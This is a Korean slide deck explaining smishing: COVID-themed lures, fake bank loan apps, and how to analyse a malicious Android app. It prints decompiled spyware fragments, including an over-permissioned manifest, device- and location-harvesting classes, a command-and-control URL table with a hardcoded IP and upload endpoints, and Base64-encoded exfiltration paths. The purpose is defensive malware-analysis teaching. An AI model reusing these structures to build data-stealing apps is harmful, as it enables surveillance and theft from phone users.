이다영

스미싱, 10분만에 이해하기!

Index

CONTENTS 1

스미싱이란?

CONTENTS 2

악성 APP

CONTENTS 3

분석 Key-Point !

SMS + Phising

“2020년도에 스미싱이 폭증한 이유는?”

구분	2017	2018	2019	2020	~2021.8
발생건수	667	293	207	822	829

출처 : 경찰청


코로나 악용 -> 사회공학 공격

[단독] '재난지원금' '백신접종' 미끼… 스미싱 범죄, 코로나 업고 ...
2021. 9. 29. — 휴대폰 문자메시지를 통한 금융사기, 이른바 '**스미싱**' 발생 건수가 지난해부터 대폭 **증가한** 것으로 나타났다. 신종 **코로나**바이러스 감염증(**코로나19**) ...

소상공인 '코로나 지원금' 빙자 스미싱 급증 ... - 아시아경제
2022. 1. 26. — 서울시가 **코로나19** 피해 소상공인에 지급하는 손실보상금, 방역지원금, 예술인 생활안정자금 등과 관련해 **스미싱**, 보이스피싱이 **증가**하고 있다며 ...


2021년 9월 스미싱 유포 현황 분석해보니... 건강검진 사칭 3배 ...
2021. 11. 3. — 건강검진 관련 **스미싱** 공격은 **코로나**의 재 확산세를 이용하여 최근 공격 횟수가 증가하고 있다. **코로나** 검사를 위해 선별 진료 등을 받았을 경우 건강 ...

스미싱 범죄 수법 스크립트



This is a fake

[국민은행 사칭 피싱 사이트]



[다운로드 안내]

[앱 설치 시 아이콘]

어느 쪽이 악성 앱일까요?


신용대출
목돈이 필요한 순간
쉽고 빠른 신용대출
1.5억원
연1.95%
5분
직장인이라면
최대 1.5억까지
악성


비상금대출
유용하게 쓸 수 있는
모바일 비상금
300만원
연4.00%
60초
신청하기
비상금 이럴때 유용해요!
정상

악성 앱의 일반적인 실행 흐름

시스템 권한 허용 요청

배터리 최적화 권한 요청

아이콘 숨김

플레이 프로텍트 비활성화

분석환경 실행 방지

백그라운드 실행

악성 APP 분석 맛보기 !

분석 시 무엇을 먼저 봐야 하는지,

핵심을 파악해보자.

1. 어떤 권한을 필요로 하는가

앱에서 민감한 유저 정보나
카메라나 인터넷 등
특점 시스템 기능을 사용할 때
반드시 권한을 요청해야 한다.

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="com
    <uses-sdk android:minSdkVersion="19" android:targetSdkVersion="19"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.FORCE_STOP_PACKAGES"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
```

1. 어떤 권한을 필요로 하는가

SMS 전송 권한이 필요해 !

```
<manifest ... >
    <uses-permission android:name="android.permission.SEND_SMS"/>
</manifest>
```

1. 어떤 권한을 필요로 하는가

(1) 기기 정보 탈취

```
<manifest ... >
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
</manifest>
```

1. 어떤 권한을 필요로 하는가

(2) SMS 탈취

```
<manifest ... >
    <uses-permission android:name="android.permission.READ_SMS"/>
</manifest>
```

1. 어떤 권한을 필요로 하는가

(3) 연락처 탈취

```
<manifest ... >
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
</manifest>
```

2. 예상 행위에 대한 코드 찾기

```
public class SysInfo521 {
    public String APK = "";//apk_name
    public String Android = "";//Build.VERSION.RELEASE
    public int Chanel = 0;
    public String DBName = "";
    public String DateOn = "";//toGMTString()
    public String DeviceName = "";//getDeviceName();
    public String IMEI = "";//getDeviceId()
    public String Loc = "";//getCellLocation()  //현재위치
    public String Oper = "";//getNetworkOperator()
    public int Rate = 0;
    public String Root = "";//exec("su")
    public String Sim = "";//getNetworkOperatorName()
    public String SimSer = "";//getLac() + getCid()
    public String WIFI = "";//getNetworkType
```

기기 정보 탈취

2. 예상 행위에 대한 코드 찾기

```
public class GPSImplmnt implements LocationListener {
    public void onLocationChanged(Location location) {
        GPS9 gps9 = new GPS9();
        gps9.Lat = new StringBuilder().append(((double) Math.round(location.getLatitude() * 1000000.0d)) / 1000000.0d).toString();
        gps9.Lon = new StringBuilder().append(((double) Math.round(location.getLongitude() * 1000000.0d)) / 1000000.0d).toString();
        gps9.Alt = new StringBuilder().append(((double) Math.round(location.getAltitude() * 100.0d)) / 100.0d).toString();
        gps9.Speed = new StringBuilder().append(((double) Math.round(location.getSpeed() * 1000000.0f)) / 1000000.0d).toString();
        gps9.Acc = new StringBuilder().append(((double) Math.round(location.getAccuracy() * 10.0f)) / 10.0d).toString();
        C0256n.m60a((short) 37, (Object) gps9, "", (Boolean) true);
        Looper.myLooper().quit();
    }
```

위치 정보 탈취


3. C&C 서버

```
public class URL {
    interface ResultCallback {
        void callback(String arg1);
    }

    public static String BASE_URL = "/public/index.php/api";
    public static final String DEFAULT_HOST = "206.119.82.28";
    public static String GET_EXTRA_MESSAGE = "/user/get_extra_message";
    public static String GET_LIMIT_PHONE_NUMBER = "/user/get_limit_phone_number";
    public static String PING_SERVER = "/user/ping_server";
    public static final String REQUEST_DEFAULT_RTMP_URL = "REQUEST_DEFAULT_RTMP_URL";
    public static final String REQUEST_GET_EXTRA_MESSAGE = "REQUEST_GET_EXTRA_MESSAGE";
    public static final String REQUEST_GET_LIMIT_PHONE_NUMBER = "REQUEST_GET_LIMIT_PHONE_NUMBER";
    public static final String REQUEST_PING_SERVER = "REQUEST_PING_SERVER";
    public static final String REQUEST_SOCKET_PUSH_URL = "REQUEST_SOCKET_PUSH_URL";
    public static final String REQUEST_SOCKET_SERVER_URL = "REQUEST_SOCKET_SERVER_URL";
    public static final String REQUEST_SUBMIT_LOAN_APPLICATION = "REQUEST_SUBMIT_LOAN_APPLICATION";
    public static final String REQUEST_UPLOAD_INFO_FILE = "REQUEST_UPLOAD_INFO_FILE";
    public static final String REQUEST_UPLOAD_LOG = "REQUEST_UPLOAD_LOG";
    public static final String REQUEST_UPLOAD_RECORDING_FILE = "REQUEST_UPLOAD_RECORDING_FILE";
    public static String SOCKET_PUSH_URL = ":3121";
    public static String SOCKET_SERVER_URL = ":3120";
    public static String SUBMIT_LOAN_APPLICATION = "/user/submit_loan_application";
    private static final String TAG = "URL_CONSTANT";
    public static String UPLOAD_INFO_FILE = "/user/upload_info_file";
    public static String UPLOAD_LOG = "/user/upload_log";
    public static String UPLOAD_RECORDING_FILE = "/user/upload_recording_file";
    public static List hostList = null;
    public static String replaceHost = "";
```


```
HEARTBEAT_URL = Utils.decode("L211dGhvZDIv");
CONFIG_URL = Utils.decode("L211dGhvZDMv");
SMS_URL = Utils.decode("L211dGhvZDQv");
CALLLOG_URL = Utils.decode("L211dGhvZDUv");
CALLLOGUPLOAD_URL = Utils.decode("L211dGhvZDUxLw==");
CONTACT_URL = Utils.decode("L211dGhvZDYv");
APPS_URL = Utils.decode("L211dGhvZDcv");
LOGS_URL = Utils.decode("L211dGhvZDgv");
LOCATION_URL = Utils.decode("L211dGhvZDkv");
POWER_URL = Utils.decode("L211dGhvZDEwLw==");
CAMERA_URL = Utils.decode("L211dGhvZDEyLw==");
FILE_URL = Utils.decode("L211dGhvZDEzLw==");
BANK_URL = Utils.decode("L211dGhvZDE0Lw==");
```

끊임없이 지속, 변화하는 악성 앱



[넷플릭스 사칭]

[유튜브 사칭]



[법무부 사칭]

[교통민원24 사칭]

감사합니다 ☺